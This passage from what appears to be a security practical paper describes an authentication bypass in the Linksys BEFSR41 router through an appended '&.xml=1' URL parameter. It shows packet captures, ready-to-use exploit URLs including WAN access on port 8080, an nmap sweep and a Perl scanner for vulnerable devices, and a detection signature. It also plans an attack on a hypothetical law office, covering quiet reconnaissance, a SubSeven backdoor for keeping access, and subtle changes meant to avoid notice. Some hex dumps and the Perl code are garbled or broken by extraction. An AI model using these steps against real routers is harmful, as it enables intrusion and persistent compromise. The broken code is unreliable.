192.168.1.101 192.168.1.1  2686 > 5678 [ACK] Seq=2701954168
Ack=884169658 Win=16287 Len=0
192.168.1.1  192.168.1.101 5678 > 2686 [FIN, ACK] Seq=884169658
Ack=2701954168 Win=4804 Len=0
192.168.1.101 192.168.1.1  2686 > 5678 [ACK] Seq=2701954168
Ack=884169659 Win=16287 Len=0
192.168.1.101 192.168.1.1  2686 > 5678 [FIN, ACK] Seq=2701954168
Ack=884169659 Win=16287 Len=0
```

```
192.168.1.1 192.168.1.101 5678 > 2686 [RST, ACK] Seq=884169659
Ack=2701954169 Win=16287 Len=0
```

Notice this is not a series of separate sessions. It is one continuous session. When the file index.htm was requested, there was not a reply back for authentication. The payload of packet with the Sequence number of 884163841 shows the beginning of the index.htm file being loaded to the requesting machine. See a sample of the packet's contents below:

```
Transmission Control Protocol, Src Port: 5678 (5678), Dst Port: 2686
(2686), Seq: 884163841, Ack: 2701953132, Len: 1146
  Source port: 5678 (5678)
  Destination port: 2686 (2686)
  Sequence number: 884163841
  Next sequence number: 884164987
  Acknowledgement number: 2701953132
  Header length: 20 bytes
  Flags: 0x0010 (ACK)
    0... .... = Congestion Window Reduced (CWR): Not set
    .0.. .... = ECN-Echo: Not set
    ..0. .... = Urgent: Not set
    ...1 .... = Acknowledgment: Set
    .... 0... = Push: Not set
    .... .0.. = Reset: Not set
    .... ..0. = Syn: Not set
    .... ...0 = Fin: Not set
  Window size: 5840
  Checksum: 0xefbc (correct)
Data (1146 bytes)

0000 00 06 5b 76 74 95 00 20 78 d9 08 39 08 00 45 00
..[vt.. x..9..E.
0010 04 a2 00 01 00 00 96 06 9c 9e c0 a8 01 01 c0 a8
.....
0020 01 65 16 2e 0a 7e 34 b3 45 01 a1 0c 88 6c 50 10
.e...~4.E....lP.
0030 16 d0 ef bc 00 00 48 54 54 50 2f 31 2e 31 20 32
.....HTTP/1.1 2
0040 30 30 20 4f 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 74
00 OK..Content-t
0050 79 70 65 3a 20 74 65 78 74 2f 68 74 6d 6c 0d 0a
ype: text/html..
0060 45 78 70 69 72 65 73 3a 20 54 68 75 2c 20 31 33
Expires: Thu, 13
0070 20 44 65 63 20 31 39 36 39 20 31 30 3a 32 39 3a
Dec 1969 10:29:
0080 30 30 20 47 4d 54 0d 0a 43 6f 6e 6e 65 63 74 69
00 GMT..Connecti
0090 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 50 72 61 67 6d
on: close..Pragm
00a0 61 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 3c
a: no-cache....<
00b0 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 73 74 79 6c
html><head><styl
00c0 65 3e 41 3a 61 63 74 69 76 65 3b 41 3a 6c 69 6e
e>A:active;A:lin
00d0 6b 3b 7b 74 65 78 74 2d 64 65 63 6f 72 61 74 69
k;{text-decorati
00e0 6f 6e 3a 6e 6f 6e 65 3b 7d 41 3a 76 69 73 69 74
on:none;}A:visit
```

```

00f0  65 64 7b 74 65 78 74 2d 64 65 63 6f 72 61 74 69
ed{text-decorati
0100  6f 6e 3a 6e 6f 6e 65 3b 7d 3c 2f 73 74 79 6c 65
on:none;}</style
0110  3e 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67
><script languag
0120  65 3d 4a 61 76 61 53 63 72 69 70 74 20 73 72 63
e=JavaScript src
0130  3d 47 6f 7a 69 6c 61 2e 6a 73 3e 3c 2f 73 63 72
=Gozilla.js></scr
0140  69 70 74 3e 3c 73 63 72 69 70 74 20 6c 61 6e 67
ipt><script lang
0150  75 61 67 65 3d 4a 61 76 61 53 63 72 69 70 74 3e
uage=JavaScript>

```

Currently the script will return the data that builds the html file. The script at this point does not render the file in a web browser. With a little extra work, the script could be used as a Web Server CGI program and return the page to a web browser, thus making it even easier to read the configuration of the Linksys device.

The previous exploit (Link_BF) shows the configuration of the Linksys device. The second exploit (Link_URL) allows the Linksys device to accept a change in configuration with authentication. All that needs to be done to achieve this is to append the URL used to submit a configuration with “&.xml=1”. Earlier in the paper we looked at the URL to submit a change with the log options for the Linksys device.

<http://192.168.1.1/Gozilla.cgi?rLog=on&trapAddr3=20&Log=1>

Now we change the variables trapAddr3 to 15 and Log to 0 and we append the characters “&.xml=1” to the end of the URL :

<http://192.168.1.1/Gozilla.cgi?rLog=on&trapAddr3=15&Log=0&.xml=1>

The program Gozilla.cgi will process the data on the URL. As explained earlier each item is a variable with an assigned value. But what we did was add a variable (or what looks like a variable to Gozilla) and assigned it a value of 1. This makes the program process the XML subroutines first.

Making the Linksys device process the XML subroutines first is what made this firmware exploitable. As shown earlier, UPnP needs to exchange XML files to establish its configuration with another UPnP device. This process of trading the XML files does not require authentication. The logic written in the firmware of the Linksys device would allow all subroutines to be processed after authentication, except the XML. Hence if the XML file was processed first, then when it returned from the subroutine, it will move on to the other subroutines that apply. The firmware generally followed steps in the order of:

- 1) Get data for each variable
- 2) Authenticate the session
- 3) Other stuff (including show the manager web page)
- 4) Call the parse XML subroutine

- 5) Call the parse rLog subroutine
 - 6) Call the parse trapAddr3 subroutine
 - 7) Commit the changes
 - 8) Send back a confirmation that the changes are submitted
 - 9) Go back to step 2
- So let's see what the network captures show when we take these steps.

```

Source      Destination      Info
Establish a connection here
192.168.1.101 192.168.1.1      2733 > http [SYN] Seq=412356589 Ack=0
Win=16384 Len=0
192.168.1.1 192.168.1.101  http > 2733 [SYN, ACK] Seq=892930040
Ack=412356590 Win=5840 Len=0
192.168.1.101 192.168.1.1      2733 > http [ACK] Seq=412356590
Ack=892930041 Win=17520 Len=0

```

Make a GET Request and send the appended URL

```

192.168.1.101 192.168.1.1      GET
/Gozilla.cgi?rLog=on&trapAddr3=15&Log=0&.xml=1 HTTP/1.1
192.168.1.1 192.168.1.101  HTTP/1.1 200 OK

```

Commit the changes and report that the previous page will appear in 5 seconds

```

192.168.1.1 192.168.1.101  http > 2733 [FIN, ACK] Seq=892930518
Ack=412356907 Win=5840 Len=0
192.168.1.101 192.168.1.1      2733 > http [ACK] Seq=412356907
Ack=892930519 Win=17043 Len=0
192.168.1.101 192.168.1.1      2733 > http [FIN, ACK] Seq=412356907
Ack=892930519 Win=17043 Len=0
192.168.1.1 192.168.1.101  http > 2733 [RST, ACK] Seq=892930519
Ack=412356908 Win=17043 Len=0

```

Change is complete. Now go to what it believes is the previous page

```

192.168.1.101 192.168.1.1      2734 > http [SYN] Seq=413594792 Ack=0
Win=16384 Len=0
192.168.1.1 192.168.1.101  http > 2734 [SYN, ACK] Seq=892935090
Ack=413594793 Win=5840 Len=0
192.168.1.101 192.168.1.1      2734 > http [ACK] Seq=413594793
Ack=892935091 Win=17520 Len=0
192.168.1.101 192.168.1.1      GET /Status.htm HTTP/1.1

```

Ask for Authentication

```

192.168.1.1 192.168.1.101  HTTP/1.1 401 Authorization Required
192.168.1.1 192.168.1.101  http > 2734 [FIN, ACK] Seq=892935638
Ack=413595076 Win=5840 Len=0
192.168.1.101 192.168.1.1      2734 > http [ACK] Seq=413595076
Ack=892935639 Win=16973 Len=0
192.168.1.101 192.168.1.1      2734 > http [FIN, ACK] Seq=413595076
Ack=892935639 Win=16973 Len=0
192.168.1.1 192.168.1.101  http > 2734 [RST, ACK] Seq=892935639
Ack=413595077 Win=16973 Len=0

```

Now here is the payload of the packet shown as HTTP/1.1 200 OK:

```

0000  3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 4d 45 54  <html><head><MET
0010  41 20 63 6f 6e 74 65 6e 74 3d 35 3b 55 52 4c 3d  A content=5;URL=
0020  2f 53 74 61 74 75 73 2e 68 74 6d 20 68 74 74 70  /Status.htm http
0030  2d 65 71 75 69 76 3d 52 65 66 72 65 73 68 3e 3c  -equiv=Refresh><
0040  2f 68 65 61 64 3e 3c 62 6f 64 79 20 62 67 63 6f  /head><body bgco
0050  6c 6f 72 3d 62 6c 61 63 6b 3e 3c 63 65 6e 74 65  lor=black><cente
0060  72 3e 3c 74 61 62 6c 65 20 62 6f 72 64 65 72 3d  r><table border=

```

```


0070 30 20 63 65 6c 6c 73 70 61 63 69 6e 67 3d 30 20 0 cellspacing=0
0080 63 65 6c 6c 70 61 64 64 69 6e 67 3d 30 20 77 69 cellpadding=0 width=557><tr bgcolor=white><th height=400><font size=4 face=Verdana>Settings are
0090 64 74 68 3d 35 35 37 3e 3c 74 72 20 62 67 63 6f successful.<br><br><font size=2>
00a0 6c 6f 72 3d 77 68 69 74 65 3e 3c 74 68 20 68 65 You will be returned to the previous page after
00b0 69 67 68 74 3d 34 30 30 3e 3c 66 6f 6e 74 20 73 5 seconds.</th></tr></table></center></body></html>
00c0 69 7a 65 3d 34 20 66 61 63 65 3d 56 65 72 64 61
00d0 6e 61 3e 53 65 74 74 69 6e 67 73 20 61 72 65 20
00e0 73 75 63 63 65 73 73 66 75 6c 2e 3c 62 72 3e 3c
00f0 62 72 3e 3c 66 6f 6e 74 20 73 69 7a 65 3d 32 3e
0100 59 6f 75 20 77 69 6c 6c 20 62 65 20 72 65 74 75
0110 72 6e 65 64 20 74 6f 20 74 68 65 20 70 72 65 76
0120 69 6f 75 73 20 70 61 67 65 20 61 66 74 65 72 20
0130 35 20 73 65 63 6f 6e 64 73 2e 3c 2f 74 68 3e 3c
0140 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e 3c 2f 63 65
0150 6e 74 65 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74
0160 6d 6c 3e 00

```

The packet shows the web page that returns the statement “Settings are successful. You will be returned to the previous page after 5 seconds.”


Now let’s see the log web page before the exploit and after.

Before: The log is enabled and the 4th Octet¹³ is Decimal 20



After: The log is disabled and the 4th Octet is Decimal 15

¹³ Octet: Literally it means a group of eight. In the case of an IP address, it means the number between the dots. Octet was adopted from the binary expression of the IP address. Hence 11000000.10101000.00000001.00010100 is a binary representation of 192.168.1.20. The binary representation has 4 groups of eight. Hence the number 20 is the 4th octet.



As demonstrated, we can change the configuration of the Linksys device with either a buffer overflow or with appending the string “&.xml=1”. So far I have only shown how this affects the Linksys device from the LAN side of the network. The exploit with the “&.xml=1” string can also be used on the WAN interface if the “Remote Management” option within the Linksys device is enabled. The only change needed to take advantage of the exploit would be to use the IP address of the WAN interface and specify the port 8080.

So in this case the URL would now look like:

```
http://10.10.10.25:8080/Gozilla.cgi?rLog=on&trapAddr3=20&Log=1&.xml=1
```

The addition of the port number 8080 is how this attack will be used over the Internet.

2.6. Signatures of the attack

The signature of the attack that changes the configuration of the Linksys device can be expressed with ngrep (network grep). Here is the signature:
`ngrep -O dump 'Gozilla.cgi/?[[:print:]]*&.xml=1' tcp dst port 8080`
 Ngrep is looking for the string “Gozilla.cgi? <any random character here>&.xml=1” within a packet that matches a TCP destination port of 8080. When a match is found, the packet will be dumped to a file named dump. Dump can be opened with any tcpdump compatible network analyzer.

3. The Platforms/Environments

3.1. Victim's Platform

The device to be exploited is a Linksys BEFSR41 Firewall/Router/NAT device. A small office / home office device used to share an Internet connection and to act as a network router and firewall. The operating systems of the machines behind the Linksys device are Windows 2000 Professional and Windows 2000 Server.

3.2. Source Network

The source network is from the attacker's home. The connection to the Internet is Road Runner Cable Modem. The attacker has three x86 base PCs. The following describes the PCs within the network:

Machine 001

Vendor: Self-built generic PC

Processor: AMD Athlon XP 3200 2.2 GHz

OS: Debian Linux 3.0r2 (Stable)

Software: Debian Linux Base install, IPtables, fwlogwatch, Bastille Hardening Script, AIDE, DHCPD, dhclient

Machine 002

Vendor: Self-built generic PC

Processor: AMD Athlon XP 3200 2.2 GHz

OS: Debian Linux 3.0r2 (Stable)

Software: Debian Linux Base install, nmap, Perl, Bastille Hardening Script, dhclient

Machine 003

Vendor: Self-built generic PC

Processor: AMD Athlon XP 3200 2.2 GHz

OS: Windows 2000 Pro SP4

Software: Microsoft Office, Mozilla Firebird, Internet Explorer 6

The attacker network has Machine 001 setup as a IPtables firewall. As part of the firewall design it uses Network Address Translation to share the assigned IP address from Road Runner. Behind Machine 001 is a Netgear EN104TP 4 Port 10 Base hub. Attached to the hub are Machine 002 and Machine 003. Both the Linux machines are run the Bastille Linux hardening script. The Linux machines have also been double checked with the SANS Step by Step Guide for Linux. The Windows machine was hardened by running Microsoft Baseline Security Analyzer. After making changes as per MBSA, the configuration was hardened further making changes as per the SANS Step by Step Guide of Windows 2000.

3.3. Target Network

The network of the victim belongs to a small law office with two lawyers, a paralegal, and a legal Secretary. The resources of the law office are the

following:

Lawyer 1

Vendor: Dell Dimension 2400

Processor: Celeron 2.4 GHz

OS: Windows 2000 Professional with Service Pack 4

Software: Microsoft Word 2000, Microsoft Excel 2000, Microsoft, PowerPoint 2000, Microsoft Outlook 2000, eTrust AntiVirus 7.0

Lawyer 2

Vendor: Dell Dimension 2400

Processor: Celeron 2.4 GHz

OS: Windows 2000 Professional with Service Pack 4

Software: Microsoft Word 2000, Microsoft Excel 2000, Microsoft, PowerPoint 2000, Microsoft Outlook 2000, eTrust AntiVirus 7.0

Paralegal

Vendor: Dell Dimension 2400

Processor: Celeron 2.4 GHz

OS: Windows 2000 Professional with Service Pack 4

Software: Microsoft Word 2000, Microsoft Excel 2000, Microsoft, PowerPoint 2000, Microsoft Outlook 2000, eTrust AntiVirus 7.0, HotDocs Legal Forms

Legal Secretary

Vendor: Dell Dimension 2400

Processor: Celeron 2.4 GHz

OS: Windows 2000 Professional with Service Pack 4

Software: Microsoft Word 2000, Microsoft Excel 2000, Microsoft, PowerPoint 2000, Microsoft Outlook 2000, eTrust AntiVirus 7.0, HotDocs Legal Forms, QuickBooks: Premier Professional Services Edition.

Server

Vendor: Dell PowerEdge 600SC

Processor: Pentium 4 2.4 GHz

OS: Windows 2000 Server with Service Pack 4

Software: eTrust AntiVirus 7.0, BrightStor ARCserve Backup

Notes: This server also has an Internal DLT VS160 Tape Backup

Firewall/Router

Vendor: Linksys

Processor: ARM

OS: Linksys Firmware

Configuration: All the settings are the default configuration. In the default configuration the only open ports from the LAN to the WAN are TCP port 80, UDP port 53, UDP port 520. The open port from the WAN to the LAN side is UDP port 520. Port TCP 8080 is opened since the "Remote Management"

feature was enabled.

All of the machines are connected to the Internet by the Linksys BEFSR41 NAT Router. A consultant setup the network for this office since the law office does not have it's own IT resources. The consultant, wanting to be able to fix anything in the office from his home, enabled the "remote management" feature on the Linksys machine. This feature will open port 8080 and allow the web browser to submit changes in configuration in the same manner as the internal network. Knowing that this would make the machine accessible over the Internet, he set a strong password¹⁴.

DSL Bridge

The connection to the Internet is a DSL line from Southwestern Bell Corporation (SBC). The DSL package chosen for business is 1.5 Mbps download and 384 Kbps upload.

Dell Network Printer

The network also has a stand alone network laser printer. The Dell M5200n can be managed and configured from a web browser.

The consultant visits on site twice a month to check the following:

Backups


- Ensures the backups ran without a failure
- Confirm backup media was rotated
- Checks that the staff rotates a full backup to an off-site location
- Resolve any backup issues

Security

- Runs Microsoft Baseline Security Analyzer and enable all the recommended settings for each machine
- Checks the Server event log for errors and resolve the issues presented
- Confirms the eTrust Anti-virus is running and has the latest signatures

¹⁴ A strong password uses a mixture of upper and lower case, numbers and special characters. See the following URL for more information of a strong password: <http://www.adpc.purdue.edu/BSC-Pete/ARIBA/passwrds.htm>

3.4. Network Diagram



4. Stages of the Attack

4.1. Reconnaissance and Scanning

This attacker will be able to combine both reconnaissance and scanning in one step. All that will need to be done is run NMAP with the following settings:

```
nmap -sS -p 8080,5678,7777,80 -O -P0 192.168.1.1-250
```

nmap -sS: These settings will have nmap connect to machines with a TCP half-open connection. Nmap sends a SYN packet. If the remote machine sends a RST packet the port is closed. If it sends a SYN/ACK packet it is open. If the port is open, then the scanning OS sends back a RST to terminate the connection.

-p 8080,5678,7777,80: NMAP's next setting is the ports to scan. The script will scan TCP ports 8080,5678,7777,80. 8080 is the open port when "Remote Management" is enabled. If the TCP port 8080 is not open, then the script will not care to log the machine as vulnerable. Port 5678 and 80 would be filtered. Port 2222 should be closed.

-O: O has NMAP send packets with various settings and then compares the response from the remote machine. Nmap takes the response and compares it to a database to fingerprint the device. This fingerprint will tell us the name of the OS or device.

-P0: The switch -P0 tells NMAP to not send an ICMP Echo Request (PING).

192.168.1.1-250: Then the last setting is the IP address range. In this example all addresses from 192.168.1.1 to 192.168.1.250 will be scanned.

The attacker will find a potential target when the following output is received from the nmap command line:

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-11-14
19:08 PST
Interesting ports on riddo01-kosh.ca.com (192.168.1.224):
PORT      STATE SERVICE
80/tcp    filtered http
5678/tcp  filtered unknown
7777/tcp  closed  unknown
8080/tcp  open    http-proxy
Device type: WAP|broadband router
Running: Linksys embedded
OS details: Linksys BEFW11S4 WAP or BEFSR41 router

Nmap run completed -- 1 IP address (1 host up) scanned in 10.169
seconds
```

Nmap's OS detection works best when it can find one open port and one closed port. As part of the reconnaissance, nmap also tests for port 5678. If this port is filtered and not closed, it means that UPnP is available on the potential target. Older firmware for Linksys did not have this feature, so this feature is tested to qualify the machine as vulnerable.

I wrote this Perl script as a simple scanner to find machines that qualify as

exploitable.

```
#!/usr/bin/perl
# This Perl script scans a range of addresses, then per address will test
if the information returned from nmap qualifies the device as vulnerable to
the exploit. At this time the script's results are sent to stdout.
# Define variables and give them values
$address_range = "192.168.209.223-224";
$scan_ports = "8080,80,5678,23456";

# Run nmap with the variables or quit if this does not work
my $nmapstuff = open (NMAP, "nmap -sS -P0 -O -p $scan_ports
$address_range|") || die "could not run nmap. $! \n";

# While nmap is running parse the results
while (<NMAP>){

$temp_match = $_;

# Verify that a real IP address was returned
if ($temp_match =~ /\d+\.\d+\.\d+\.\d+/{
@result_array[0] = $&;}

# Verify that port 8080 is open
if ($temp_match =~ /8080\tcp\s+open/{
@result_array[1] = " | ";
@result_array[2] = $&;
}
# Verify that the string BEFSR41 is parsed
if ($temp_match =~ /BEFSR41/{
@result_array[3] = " | ";
@result_array[4] = $&;
}
# Verify that port 5678 is filtered and not closed
if ($temp_match =~ /5678\tcp\s+filtered/{
@result_array[5] = "UPnP enabled"
}
# If all of the above conditions are true print the result.
# If a condition is not true, move on to the next address.
if (@result_array[2] =~ /8080\tcp\s+open/ && @result_array[4] =~ /BEFSR41/
&& @result_array[5] =~ /UPnP\s+enabled/ && @result_array == 6){
#print $_;
print @result_array, "\n";
@result_array[6] = done;
}
if ($temp_match =~ /Nmap run complete/{
@result_array = ();
```

character. Overall the script is used to scan for vulnerable systems. With more work, it could send the packet to change the configuration of the Linksys device in an automated manner.

Since this scanner is searching for devices on the premiter of a small network, it is unlikley the scan will be detected. The issue is not a technical problem. The scan could be detected with an intrusion detection system setup on the WAN side of the Linksys device. The problem is most networks which run intrusion detection, will run it on the LAN side of the network. Also since this is a small business, using intrusion detection has not been considered. The third problem is even if the scan was detcted, it may not have rasied any alerts. The reason is worms and attackers are scanning

machines on the Internet all the time. The constant scans are soon seen as noise, so many times detecting scans is turned off in an intrusion detection system.

4.2. Exploiting the System

To exploit the Linksys device, all that would need to take place is to take an address from the output from the above Perl script and use that address in a web browser with the following URL:

```
http://<ip address>:8080/Gozilla.cgi?rLog=on&trapAddr3=20&Log=1
&.xml=1
```

If the Linksys device returns the screen, "Settings are successful. You will be returned to the previous page after 5 seconds.", then the exploit worked. Almost any setting can be changed at will on this Linksys device. If it returns "401 Authorization Required", then the Linksys device is not exploitable with this vulnerability. To see a list of URLs which can be submitted to change the settings see Extras 6. 4 Linksys URLs in detail.

This list breaks down each URL and explains which variables in the URL can be changed to reconfigure the Linksys device remotely.

The above exploit can be detected as per the ngrep signature listed in section 2.6. This detection does assume the same problem as section 4.1. The only way to detect it, is to run intrusion detection on the WAN side of the device. The Linksys device does have a log which sends a list of source and destination IP addresses to a remote log collector. But the exploit would not be detected in the log. The problem is the exploit will bypass the subroutine which logs IP addresses. Hence, even with the "best practice" of setting up a remote log, the vulnerability will not be detected with the log.

4.3. Keeping Access

For an attacker to keep access to the Linksys device, one of two situations needs to take place: Compromise a LAN machine or only make subtle changes to the Linksys device so no one notices. Each situation is explained below.

Compromise a LAN machine

This is how an attacker can keep access to the device for the long term. If a LAN machine is compromised, the attacker can install a backdoor such as SubSeven. Then SubSeven can be configured to contact the attacker. Hence the attacker can install a network analyzer to find the actual password, then update the firmware on the Linksys device. Upgrading the firmware will close port 8080 and change the password back to the default of "admin". The attacker will continue to have access as long as SubSeven is installed and the "Remote Management" feature and the password stay constant. At this point, the only change in the Linksys device that can be noticed is the version number of the firmware. The attacker will continue to

have access until SubSeven is removed. Then either of the following steps also need to be taken; the password is changed or “Remote Management” is turned off.

Make subtle changes to the Linksys device

If an Internal machine is not compromised, then upgrading the firmware will disable the “Remote Management” feature. This would cut off the ability of the attacker to control the machine. So to keep access, the firmware must stay at the same version so the exploit will still work. Any change by the attacker needs to be subtle so it does not attract the attention of the administrator of the device. Changing the password would attract attention. Since the logging of the Linksys device lacks details, completely turning off logging would also attract attention¹⁵.

Each configuration change will also need to have minimal impact of the speed on the network. As an example, if a change on the DNS server IP address now points to a DNS outside of the ISP’s address space causes slower name resolution, then the issue will likely be investigated and changes to the Linksys device may get its firmware upgraded.

4.4. Covering Tracks

